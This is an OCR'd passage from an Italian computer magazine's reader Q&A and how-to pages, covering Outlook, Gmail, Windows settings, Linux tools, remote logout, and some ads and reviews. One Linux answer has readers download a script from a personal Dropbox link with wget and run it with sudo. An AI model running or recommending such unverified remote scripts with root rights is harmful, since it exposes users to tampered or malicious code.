
Quando sono in ufficio e attendo un'e-mail dal capo ho la tendenza a controllare costantemente Outlook e la cosa mi distrae dal lavoro. Come potrei evitare queste continue distrazioni?

Giancarlo

È possibile impostare degli allarmi in Outlook. Nelle versioni 2010 e 2013 è possibile creare una regola e associare all'arrivo di e-mail da parte di destinatari specifici la riproduzione di un suono predefinito in formato ***WAV***. Puoi assegnare un file audio a un mittente specifico di posta elettronica facendo clic con il tasto destro del mouse su un messaggio ricevuto dal contatto in questione e scegliendo ***Regole/Crea regola***. Nella nuova finestra clicca sulla casella prima del nome del contatto, poi sulla casella ***Riproduci suono selezionato***. Fai clic su ***Sfoglia*** per aprire la cartella con i suoni di sistema di Windows. Quindi premi il pulsante ***Visualizza*** per aprire la finestra d'anteprima. Se selezioni un file audio è ora possibile ascoltarlo cliccando su ***Play***. Seleziona il file desiderato e clicca su ***Apri***. Se non trovi un suono di tuo gradimento puoi collegarti al sito www.ringelkater.de/sounds1, che contiene centinaia di file WAV liberamente scaricabili e utilizzabili.



Nelle ultime versioni di Outlook è possibile configurare i messaggi sonori che segnalano l'arrivo di e-mail da particolari destinatari.



Bastano pochi secondi per importare decine di contatti in formato VCF da Outlook a Gmail.

smartphone Android. Fino a qualche tempo fa, però, per inviare e-mail personali e di lavoro, utilizzavo Outlook, il noto programma di posta elettronica Microsoft. Il problema è che, per quanto riguarda Gmail, sono un neofita ma avrei la necessità di passare tutti i miei contatti di posta elettronica sull'account di posta di Google. È possibile farlo senza manovre troppo complesse?

Andrea

Per poter passare i contatti dall'applicazione Outlook a Gmail (e quindi poi ritrovarteli anche su smartphone Android), il passaggio non è per nulla complicato, a patto che esporti i tuoi precedenti contatti in formato VCF (vCard File). Una volta eseguita l'operazione di esportazione (ma puoi importare anche i contatti dai vecchi telefoni cellulari Nokia, Samsung ecc. in quanto supportano il formato VCF), ora non resta che iniziare a importarli su Gmail. Dopo aver effettuato l'accesso al proprio account Gmail (quindi esserti loggato), devi andare in alto a sinistra e cliccare la scritta ***Gmail***. A questo punto si aprirà un menu contestuale e dovrai selezionare la voce ***Contatti***. In questa sezione è possibile inserire nuovi contatti, oppure, posizionandoti a destra su ***Altro***, aprire un ulteriore menu. Tra le varie voci, quella che interessa noi è ***Importa***. Questa piccola finestrella ci permetterà di importare i contatti sotto forma di file ***VCF***. Selezioniamo ***Scegli file*** e spostiamoci fino alla cartella dove sono stati salvati in precedenza i contatti. Nel caso vi siano alcuni contatti doppi, è possibile, tramite il menu ***Altro*** e il comando ***Trova e unisci duplicati***, eliminarli e creare un unico contatto.

BLOCCARE I SITI WEB PER UN ACCOUNT SU WINDOWS 8.1

Ho acquistato un computer con Windows 8.1 e, molto spesso, quando mio nipote viene a trovarmi, gli permetto di navigare su Internet e accedere a un sito per bambini di una nota emittente TV che permette anche di giocare ed eseguire numerose funzionalità. Il problema è che, per poter permettere a lui di giocare con il PC, sono costretto anche io a stare davanti al monitor, in quanto vorrei avere un controllo stretto su quello che fa e visita on-line. Esiste un metodo più semplice e sbrigativo che mi permetta di stare tranquillo?

Armando

Con Windows 8.1 Microsoft ha inserito nel sistema operativo la funzionalità ***Family Safety*** (disponibile anche con Windows 7, ma andava scaricata gratuitamente dal sito Microsoft). Grazie a questa funzionalità è possibile creare un account per un minore e monitorare i suoi passi su Internet. Non solo, è anche possibile limitare le azioni che può compiere, i file che può scaricare o i siti Web che può visitare (oltre a impostare alert, orari e tanto altro). Per potervi accedere andiamo su ***Impostazioni/Pannello di controllo*** e poi ***Family Safety***. Selezioniamo la voce di colore azzurro ***Account*** e potremo così convertire un account oppure crearne uno ex-novo. Facciamo ***Aggiungi un account*** e poi, in basso, selezioniamo ***Aggiungi un account bambino***. Ancora in basso selezioniamo ***Aggiungi un account bambino senza e-mail*** e inseriamo i dati per il nuovo account. Dopo averlo registrato, ritorniamo in ***Pannello di controllo***/Family Safety e clicchiamo sul nuovo pulsante che compare. Da qui selezioniamo il nuovo account e attiviamo tutte le restrizioni, compreso il ***Filtro Web***. Andiamo su ***Filtro Web*** e attiviamo il livello di restrizione, posizionando la barra su Solo elenco consentiti.

IL MAGO DEI **CELLULARI** RISPONDE…

L'IPHONE COME TELECOMANDO UNIVERSALE!

Ho acquistato il nuovo iPhone 6 e sto cercando di scoprire le funzionalità contenute. Tra i miei amici ce ne sono alcuni che hanno uno smartphone Samsung e riescono a comandare diversi TV, senza aver bisogno di un telecomando. Vorrei anche io sfruttare questa funzionalità, ma non so come attivarla. Devo scaricare qualche app o esiste un comando diretto tra le impostazioni?

Alfio

Le funzionalità base del tuo smartphone non permettono di comandare a distanza le TV. Scaricando alcune app gratuite puoi però trasformarlo in un telecomando universale. Fai così: vai sull'***App Store*** e digita ***Smart View***, che sarebbe l'applicazione ufficiale Samsung per comandare tutte le TV del produttore sudcoreano. Se invece possiedi una TV Panasonic, con l'applicazione Panasonic TV Remote 2 potrai comandare tutti i modelli Viera. Per le TV LG è invece disponibile l'applicazione ufficiale LG TV Remote. Con Sony Media Remote for iPhone puoi comandare gli Smart TV, i lettori Blu-ray e i sistemi home theater della casa giapponese. Per chi utilizza dispositivi Toshiba è presente l'applicazione ufficiale Toshiba Remote, che permette il controllo di Smart TV e lettori Blu-ray. Oltre a queste sono ovviamente presenti altre app universali, ma non gratuite e non ufficiali.

COME FACCIO A…

… sfruttare tutti i "core" del processore installato nel PC? Se abbiamo un PC con CPU multicore può accadere che i programmi e giochi più datati non riescano a sfruttarla al meglio. Per far utilizzare a un processo più di un core possiamo accedere alla scheda ***Processi*** premendo ***Ctrl+Alt+Canc*** e selezionando ***Avvia gestione attività***. Dalla scheda ***Processi*** selezioniamo il processo che vogliamo ottimizzare e, cliccando con il tasto destro, selezioniamo ***Imposta affinità***.


L'ESPERTO DI **SISTEMA** RISPONDE…

DIFFICOLTÀ AD INSERIRE LA PASSWORD DI WINDOWS

Per motivi di sicurezza e praticità ho scelto come chiave d'accesso al mio account Windows una lunga serie di numeri. Purtroppo, però, all'avvio del computer non funziona il tastierino numerico in quanto il tasto *Bloc Num* non è attivo e devo quindi usare la tastiera normale. Come posso fare per evitarlo?

Ivan

Attivare il tastierino numerico prima dell'avvio di Windows è possibile. Ecco come fare. Premiamo il tasto ***Win*** (se nel PC è installato Windows 7) oppure passiamo alla vista tile se usiamo Windows 8. Digitiamo ***regedit*** e premiamo ***Invio***. Selezioniamo col destro ***regedit.exe*** e clicchiamo su ***Esegui come amministratore*** nel menu contestuale che appare. Clicchiamo ***Sì*** per confermare l'operazione. Nella schermata dell'editor del registro clicchiamo due volte su ***HKEY_USERS/DEFAULT/Control Panel/Keyboard***. Nel pannello di destra clicchiamo due volte su ***InitialKeyboardIndicators*** e nel campo ***Dati valore*** sostituiamo ***"2147483648"*** con ***"2147483650"***, confermando con ***OK***. Chiudiamo l'editor di registro e riavviamo Windows. Ora il tastierino numerico funziona anche prima dell'avvio del sistema.



Modificando il registro di Windows è possibile attivare il tasto Bloc Num prima dell'avvio del sistema operativo per digitare più facilmente le password numeriche.


QUANTO OCCUPANO I MIEI FILE?

Dopo mesi di video, musica, testi scaricati da Internet, il disco rigido del mio computer da 4 TB sta inesorabilmente arrivando ad essere completamente pieno. Il problema è che molte di quelle risorse scaricate durante i mesi sono diventate obsolete o comunque stanno perdendo di interesse. Non ho intenzione di controllare la mole di dati archiviata sul disco rigido, ma vorrei eliminare i file e le risorse che occupano più spazio, in modo da poter utilizzare l'hard disk per archiviare ulteriori file. Esiste un programma che mi mostri in ordine di grandezza i file presenti nel sistema e che quindi mi permetta con un colpo d'occhio di eliminare quelli che occupano più spazio?

Christian

Per tutti quegli utenti che vogliono vedere quanto occupano effettivamente i programmi installati sul proprio computer o le immagini delle vacanze sparse un po' per tutto il disco rigido, ci viene in aiuto un tool gratuito che si chiama WinDirStat. Anche se inizialmente può sembrare un programma inutile, dopo il primo utilizzo, e quindi alla scansione dello stesso disco rigido, ci accorgeremo di quanto sia interessante. Per prima cosa avremo la possibilità di misurare la grandezza dei file (e quindi lo spazio occupato), grazie alla rappresentazione grafica sotto forma di quadrati colorati (più grande è l'immagine, più lo spazio sarà occupato). Non solo grafica, ma anche una visualizzazione in dettaglio che permette di ordinare il contenuto del disco anche in base allo spazio occupato.

WINDIRSTAT
Lo trovi sul ☐WEB ☑CD ☑DVD



Dalla sezione Sistema del Pannello di controllo di Windows possiamo leggere il Product Key ed eventualmente cambiarlo.

RECUPERIAMO IL CODICE SERIALE DI WINDOWS

Posseggo un Asus Eee PC Seashell series con Windows 7 Ultimate originale e Service Pack 1 installato. Seguendo i vostri consigli ho provato a passare a Windows 10. L'installazione è andata bene e ci ho giocato un po', ma quando ho visto che la risoluzione dello schermo non poteva essere maggiore di 800x600 ho deciso di tornare alla versione precedente di Windows. Purtroppo, dopo il riavvio mi è comparso il messaggio che Windows non è originale. Non avendo più il seriale del sistema operativo dalla Rete ho scaricato un programma chiamato ProduKey con cui l'ho recuperato. Provando poi a reinserirlo mi dava errore *0xC004E003*. Che devo fare? Devo pagare di nuovo la licenza?

Angelo

L'errore ***0xC004E003*** si riceve quando il Servizio Gestione Licenze Software non riesce a valutare la licenza della versione di Windows installata nel computer. Per risolvere il problema bisogna accertarsi di avere il ***Product Key*** (seriale) corretto. Nei vecchi PC i produttori erano soliti incollare sullo chassis un'etichetta con la chiave di licenza della versione di Windows preinstallata. Nel caso in cui non fosse presente si potrebbe recuperarla tramite software, come appunto ProduKey. Questa operazione, però, va fatta prima di installare una nuova versione di Windows, altrimenti la chiave di licenza recuperata dal programma non sarebbe quella corretta. Nel caso specifico, da quel che si può intuire, ProduKey è stato utilizzato dopo il ripristino di Windows 7 e quindi su una versione non correttamente attivata. L'unica alternativa, non disponendo più della chiave di licenza originale, è quindi quella di contattare il produttore del PC (nella fattispecie, Asus: www.asus.com/it/support). Se, invece, si è in possesso del Product Key corretto (magari perché ne è stato eseguito un backup preventivo), occorre assicurarsi di aver installato la versione di Windows corrispondente alla licenza in proprio possesso. Andiamo in ***Start***, clicchiamo col destro su ***Computer*** e scegliamo ***Proprietà***. Nella sezione ***Attivazione*** di Windows clicchiamo ***Cambia "Product Key"*** o ***Attiva Windows ora*** e procediamo all'inserimento della chiave di licenza. Se questa procedura non dovesse funzionare, procediamo con l'attivazione telefonica chiamando il numero verde ***800 531042***. Sui nuovi computer venduti con Windows 8 preinstallato, invece, è molto probabile che la chiave di licenza sia salvata nel BIOS. Quindi, è possibile reinstallare Windows 8 senza dover eseguire alcuna procedura di attivazione, a patto di reinstallare la versione esatta che era presente sul computer al momento dell'acquisto.

PRODUKEY
Lo trovi sul ☑CD ☑DVD

LINUX: IL PINGUINO AMICO…

FAI UN TEST ALLA TUA SCHEDA VIDEO

Il mio quesito, per quanto banale, non ha trovato risposte on-line. Vorrei testare le performance della mia scheda video, senza usare Phoronix Test Suite, e comparare i risultati ottenuti sulla mia Ubuntu 14.10 con quelli ottenuti su Windows 8.1 (installato su un'altra partizione dell'hard disk). Esiste un tool che mi permette di farlo?

Mario


Quando si parla di benchmark, Phoronix Test Suite è il primo nome che balza in mente. Ma di certo, non si tratta dell'unica soluzione disponibile per il Pinguino. Se siamo alla ricerca di un qualcosa di semplice e intuitivo che ci permetta di verificare le prestazioni della nostra scheda video, MadShaders è ciò che fa per noi. Soprattutto se il nostro intento è quello di comparare le performance ottenute su GNU/Linux con quelle di Windows: il software è multipiattaforma, è l'unico requisito è Python. Se vogliamo iniziare subito ad utilizzarlo, ci basta avviare il terminale e da qui digitare il comando ***sudo apt-get install python-tk*** e premere ***Invio***, nel caso in cui non sia già presente sul nostro sistema. Fatto ciò, scarichiamo MadShaders dalla sua pagina ufficiale (www.geeks3d.com/madshaders), estraiamo l'archivio compresso e, sempre da terminale, avviamolo mediante il comando ***python madshaders.py*** seguito da ***Invio***. Possiamo quindi verificare le prestazioni della nostra scheda video e compararle anche con quelle ottenute con altri sistemi operativi.

COSÌ AGGIORNI IL KERNEL LINUX

Utilizzo Ubuntu 14.10 e vorrei installare l'ultima release del kernel Linux. Lo so, ogni volta che viene rilasciata una nuova versione bastano solo pochi giorni per vederla apparire nei repository della distro, ma io non voglio attendere! Cosa devo fare per installare manualmente un nuovo kernel Linux?

Fabio

Nonostante l'ultima release del kernel Linux venga aggiunta ai repository ufficiali delle distro GNU/Linux dopo solo qualche giorno dal suo rilascio, c'è chi, come il nostro lettore Fabio, non ha intenzione di attendere. In questi casi, come fare ad installare subito il nuovo kernel? Se utilizziamo Ubuntu (o una sua derivata) è presente un comodo script che ci consente di automatizzare l'intero processo. Tutto quello che dobbiamo fa re è avviare il terminale e da qui installare Lynx con il comando ***sudo apt-get install lynx*** seguito da ***Invio***. Al termine, diamo il comando ***wget https://dl.dropboxusercontent.com/u/209784349/kernel/kernel-update*** per scaricare il pacchetto del kernel e diamo i giusti permessi con ***chmod +x kernel-update***, sempre seguito da ***Invio***. Non ci resta che digitare ***sudo ./kernel-update***, premere ancora ***Invio*** e attendere la fine dell'installazione.



MadShaders è un tool semplice da utilizzare che permette di testare le prestazioni della scheda video e paragonarle con quelle ottenute sotto Windows.

C'È POSTA… MA PER CHI?

Per ottenere una risposta precisa in tempi brevi invia le tue richieste di assistenza in modo mirato indicando sempre il nome della rivista e il mese di uscita.

1) ASSISTENZA TECNICA

Problemi con il computer e Internet? Difficoltà a mettere in pratica un articolo? Vuoi qualche chiarimento su come funziona questo o quel software presente sul CD/DVD-Rom?
Scrivi a winmag@edmaster.it

2) ABBONAMENTI

Vuoi sapere come ci si abbona a Win Magazine? Sei già abbonato, ma non hai ancora ricevuto qualcuna delle copie che ti spettano?
Scrivi a abbonamenti@edmaster.it

3) CD/DVD-ROM

I supporti allegati alle versioni Base, Plus, DVD e Gold non funzionano e vuoi sapere quali sono le modalità per richiedere la sostituzione?
Scrivi a servizioclienti@edmaster.it

4) LE TUE IDEE

Hai suggerimenti per un articolo che ti piacerebbe vedere pubblicato sulla rivista? Vorresti collaborare con la redazione per offrire il tuo contributo a Win Magazine?
Scrivi a winmagidee@edmaster.it

Basta un semplice comando da console per aggiornare il cuore della nostra distribuzione preferita.

COME FACCIO A…

… gestire al meglio i permessi di accesso ai siti Web con Firefox? Alcuni siti Web alla prima visita chiedono se si intendiamo memorizzare la password, trasmettere la posizione o usare la Webcam. Nella pagina ***about:permissions*** di Firefox clicchiamo sul sito desiderato nella colonna di sinistra e scegliamo cosa consentire e cosa bloccare con un semplice clic.

Ritroviamo tutti i file perduti

✓ È possibile individuare uno o più file sul disco rigido in base all'ultima modifica effettuata?

✓ Come posso affinare la ricerca all'interno del PC?

SERVE A CHI...
... ha salvato sul disco rigido tantissimi file e vuole rintracciare rapidamente quelli che gli interessano

Era il 13 Settembre 1956 quando fu presentato al mondo da un team di ingegneri dell'IBM il primo sistema di archiviazione su disco in grado di salvare fino a 5 milioni di caratteri per una dimensione totale di 5 MB di memoria. Dati che sicuramente fanno sorridere soprattutto se confrontiamo queste prestazioni con quelle dei moderni dispositivi. Oggi infatti troviamo in commercio hard disk da 3 TB a ottimi prezzi che ci consentono di archiviare in sicurezza i nostri file senza che sia necessario preoccuparci della loro dimensione e dello spazio occupato su disco. Lo sviluppo dei supporti di archiviazione avvenuto negli ultimi 60 anni ha permesso agli utenti di far affidamento su spazi di archiviazione talmente elevati da riempire il PC di file molto spesso inutilizzati e abbandonati in cartelle delle quali non si ricordano neanche la provenienza. Addirittura molte software house hanno creato dei software ad hoc per ripulire il computer da file obsoleti e inutilizzati che il più delle volte non fanno altro che occupare inutilmente spazio su disco e rallentare il nostro PC.


Dov'è finito quel file?

In questa situazione talvolta ricercare un singolo file può risultare un'impresa difficile. Windows ha cercato di porvi rimedio implementando un sistema di indicizzazione dei file: l'OS lo utilizza per effettuare ricerche rapide per nome tra i file del PC ma capita che, a causa della grande quantità di dati presente sul disco, esse risultino lente o addirittura non indicizzate non restituendo il risultato sperato. Per risolvere questo problema Windows 7 ci permette, tramite una funzione peraltro poco conosciuta, di effettuare le ricerche dei nostri file in base alla data in cui è avvenuta l'ultima modifica: per fare ciò basta semplicemente digitare una stringa nella casella di ricerca presente in ***Computer***. È possibile, inoltre, affinare la ricerca per tipologia di file in modo da trovare velocemente gli elementi che ci interessano. Vediamo insieme come utilizzare al meglio questa funzione.


APPLICHIAMO DEI FILTRI ALLE NOSTRE RICERCHE

Come abbiamo visto, la funzione di ricerca di Windows 7 consente di trovare i nostri file in base alla data di ultima modifica. Oltre a questo Windows dà la possibilità all'utente di effettuare ricerche migliori utilizzando come parametro il tipo di file o la dimensione. Per utilizzare questi ulteriori parametri di ricerca non dobbiamo fare altro che inserire rispettivamente, dopo la data o l'intervallo di date, la dicitura *tipo:immagine* o *tipo:documento* oppure, per definire la dimensione del file, *dimensione:>10 MB* per cercare, ad esempio, tutti i file maggiori di 10 MB.


Ecco come cercare uno o più file su disco in base all'ultima modifica eseguita



1 Per effettuare la ricerca dei nostri file, come prima cosa apriamo ***Esplora risorse***, andiamo su ***Windows/Computer*** e facciamo clic sulla casella di ricerca che troviamo in alto a destra. All'interno di essa possiamo cominciare a digitare e specificare i nostri criteri di ricerca.



2 A questo punto inseriamo nella casella di ricerca a stringa ***ultimamodifica:***.Si aprirà immediatamente un piccolo calendario dal quale potremo scegliere il giorno semplicemente cliccando su di esso con il tasto sinistro del mouse.



3 Un'altra funzione molto interessante è la possibilità di inserire un intervallo di date semplicemente scrivendo, ad esempio, ***ultimamodifica:27/06/2015 .. 28/06/2015***. Tutti i risultati di ricerca verranno visualizzati nella finestra stessa.

Il logout lo faccio da remoto!

✓ Posso disconnettermi da Gmail in caso in cui abbia lasciato aperta la sessione su un altro computer?

✓ Esiste un modo per fare la stessa cosa su Facebook?

SERVE A CHI...
... utilizza postazioni condivise con altri utenti e vuole terminare eventuali sessioni lasciate aperte su Gmail e Facebook

Degli smartphone venduti nel mondo circa il 60% sono dispositivi Android. Come molti di noi sicuramente sanno, per poter utilizzare correttamente un telefonino dotato di questo OS è necessario disporre di un account Gmail da usare per sincronizzare tutti i dati sul cellulare. E-mail, contatti della rubrica e, nel caso di utilizzo di Google Drive, foto e documenti, saranno associati al nostro account e accessibili grazie ad esso. Proprio per questo Google ha pensato di implementare un sistema di sicurezza che protegga al meglio i dati sensibili degli utenti.

Accessi on-line in sicurezza

Il colosso di Mountain View mette infatti a disposizione opzioni avanzate per il recupero dell'account e un sistema di verifica in due passaggi per l'accesso in modo tale da limitare al massimo la possibilità che venga violato. Quando si parla di dati sensibili bisogna considerare anche i social network. Ogni giorno condividiamo foto, luoghi di nostro interesse e altro senza pensare che queste informazioni possano finire nelle mani di terzi in caso di violazione degli account. Facebook, al pari di Google, offre molte funzioni di protezione e sicurezza, come la possibilità di inserire il proprio cellulare per ripristinare l'accesso al profilo o, addirittura, utilizzare dei contatti preferiti dei quali ci fidiamo per recuperare le nostre credenziali in caso di accesso non autorizzato.


Attenzione al logout

Generalmente uno degli accorgimenti da seguire riguarda l'accesso all'account del social network da postazioni che non siano quelle di solito utilizzate o, ancor peggio, da postazioni condivise con altri utenti. Questo perché, nel caso in cui si ci dimenticassimo di effettuare il logout una volta utilizzati Gmail o Facebook, chiunque avrebbe la possibilità di entrare con le nostre credenziali e tutti i nostri accorgimenti di sicurezza sarebbero stati vani. Proprio per questo motivo prevenire questi casi Gmail e Facebook offrono la possibilità di effettuare il logout da remoto, ovvero collegandoci da qualsiasi postazione e terminando le eventuali sessioni aperte lasciate su altri PC. Si tratta di pochi semplici passaggi che possono, però, salvaguardare i nostri account e la nostra privacy.

TERMINIAMO QUALSIASI SESSIONE ATTIVA SU FACEBOOK


Così come Gmail, anche Facebook offre la possibilità di eseguire il logout di tutte le sessione attive del nostro account da qualsiasi postazione. Per fare ciò accediamo a Facebook con il nostro account e andiamo su *Impostazioni/Protezione*, quindi facciamo clic sulla voce *Dispositivi da cui hai effettuato l'accesso*. Vedremo così comparire una lista contenente tutti gli accessi effettuati con il nostro account. Per effettuare il logout da remoto sarà sufficiente cliccare sulla voce *Termina attività* in corrispondenza della sessione di nostro interesse.

Vediamo come disconnetterci da remoto dal nostro account Gmail



1 Colleghiamoci al sito Internet https://mail.google.com ed effettuiamo il login utilizzando le credenziali del nostro account Gmail. Dopo qualche secondo potremo visualizzare la classica schermata che ci mostra i messaggi di posta elettronica in arrivo.

2 A questo punto dobbiamo scorrere la pagina fino in fondo. In basso a destra, sotto le ultime e-mail, troveremo la voce ***Dettagli***. Facciamo clic su di essa per accedere alla schermata in cui è presente la funzione di Gmail che dobbiamo utilizzare per eseguire il logout da remoto.



3 Nella pagina Internet che si apre troveremo elencate tutte le attività recenti eseguite dal nostro account. Per effettuare il logout di tutte le sessioni attive non dobbiamo fare altro che cliccare sulla voce ***Esci da tutte le altre sessioni web***.

ENTRA NEL MONDO DELLE VPS

Virtual Private Server:
la qualità di risorse garantite al 100%,
la sicurezza della tecnologia **VMware.**

SICUREZZA tecnologia di virtualizzazione VMware

QUALITÀ risorse CPU, RAM, spazio disco e banda dedicate al 100%

FLESSIBILITÀ VPS scalabili in pochi click

SEMPLICITÀ server Virtuali pronti all'uso con Sistema Operativo e applicativi di base installati

ASSISTENZA tutta l'assistenza del team tecnico di Hosting Solutions

seguici su

www.hostingsolutions.it

Hosting Solutions è il punto di riferimento nel mercato dell'hosting. Tecnologia, ricerca e innovazione per assicurare un costante miglioramento dei servizi e rispondere con qualità ed efficacia alle esigenze dei clienti.

Hostingsolutions
out of the box

Ultrabook estremo

Piccolo nelle dimensioni, gigante nella definizione

Notebook

DELL XPS 13

DELL • Tel. 800 271733 • www.dell.it

Il Dell XPS 13 è il noteboook da 13" più piccolo al Mondo. Il merito va al display InfinityEdge che ha un bordo talmente sottile da occupare l'ingombro di quello di un 11". Con queste caratteristiche e un peso di soli 1,2 Kg è sicuramente facile da trasportare. Lo schermo è il suo punto di forza: il pannello IPS IGZO2 offre una risoluzione QHD+ (3.200 x 1.800) con una densità dei pixel pari a 276 ppi. Per definizione e luminosità, quindi, può rivaleggiare con i display degli smartphone ed è anche touch. L'XPS 13, poi, ha una costruzione impeccabile, con uno chassis realizzato in alluminio e fibra di carbonio per renderlo leggero e resistente allo stesso tempo. La tastiera è retroilluminata e offre un'esperienza di digitazione migliore di quella del modello precedente, mentre il touchpad si rivela preciso e facile da usare.

Un mix perfetto tra tecnologia e design

L'XPS 13 non delude neanche dal punto di vista delle prestazioni. Il processore Intel Core i7 di quinta generazione e l'unità SSD da 256 GB rendono il sistema veloce e scattante con qualsiasi tipologia di applicazione, ma non è adatto al gioco. Ottima poi l'autonomia della batteria che può raggiungere le 11 ore. Inoltre Dell offre come accessorio opzionale l'alimentatore Power Companion che integra una batteria supplementare da 12.000 mAh e le porte USB per la ricarica di dispositivi mobile. Dispone solo di due porte USB 3.0 e manca l'uscita HDMI. In compenso c'è una più versatile Mini DisplayPort e, sempre opzionalmente, è possibile acquistare il replicatore di porte che aggiunge quelle mancanti.

Convenienza	6
Caratteristiche	9
Innovazione	9
VOTO	24/30

Processore: Intel Core i7-5500U • **Memoria RAM:** 8 GB **Hard Disk:** 256 GB SSD • **Scheda Video:** Intel HD Graphics 5500 • **Display:** 13,3" QHD+ (3.200 x 1.800) touch • **Sistema operativo:** Windows 8.1 • **Extra:** 2 USB 3.0, Mini DisplayPort, Wi-Fi ac, Bluetooth, lettore di memory card, Webcam **Dimensioni:** 304 x 200 x 15 mm • **Peso:** 1,26 Kg

DRIVER AGGIORNATI

Più bande per più dispositivi

Modem/router

TP-LINK ARCHER C3200

TP-LINK • www.tp-link.it

Questo router eccezionale integra una tecnologia Tri-Band che consente di gestire tre canali Wi-Fi separati: in questo modo è possibile connettere più dispositivi senza cali nelle prestazioni. Nel complesso si ha una banda a 2.4 GHz (fino a 600 Mbps) e due a 5 GHz (ognuna fino a 1.300 Mbps), con una velocità complessiva fino a 3.200 Mbps. Possiamo quindi giocare e contemporaneamente eseguire lo streaming di video a 4K senza alcun problema. Per gestire in modo fluido le connessioni multiple, il router è stato equipaggiato con una CPU dual-core da 1 GHz e tre co-processori. Sono presenti anche due porte USB, di cui una nel nuovo standard 3.0, per condividere all'interno della rete domestica stampanti e unità di archiviazione. Oltre a fornire prestazioni al top, il router Archer C3200 è anche semplice da installare e configurare. Non costa poco, ma per chi vuole davvero il massimo, sono tutti soldi ben spesi.

Convenienza	7
Caratteristiche	9
Innovazione	9
VOTO	25/30

Standard Wi-Fi: 802.11 ac Tri-Band • **Velocità massima:** 3.200 Mbps • **Interfacce:** 4 LAN 10/100/1.000 Mbps, 1 WAN 10/100/1.000 Mbps, 1 USB 3.0, 1 USB 2.0 **Dimensioni:** 200 x 200 x 39 mm

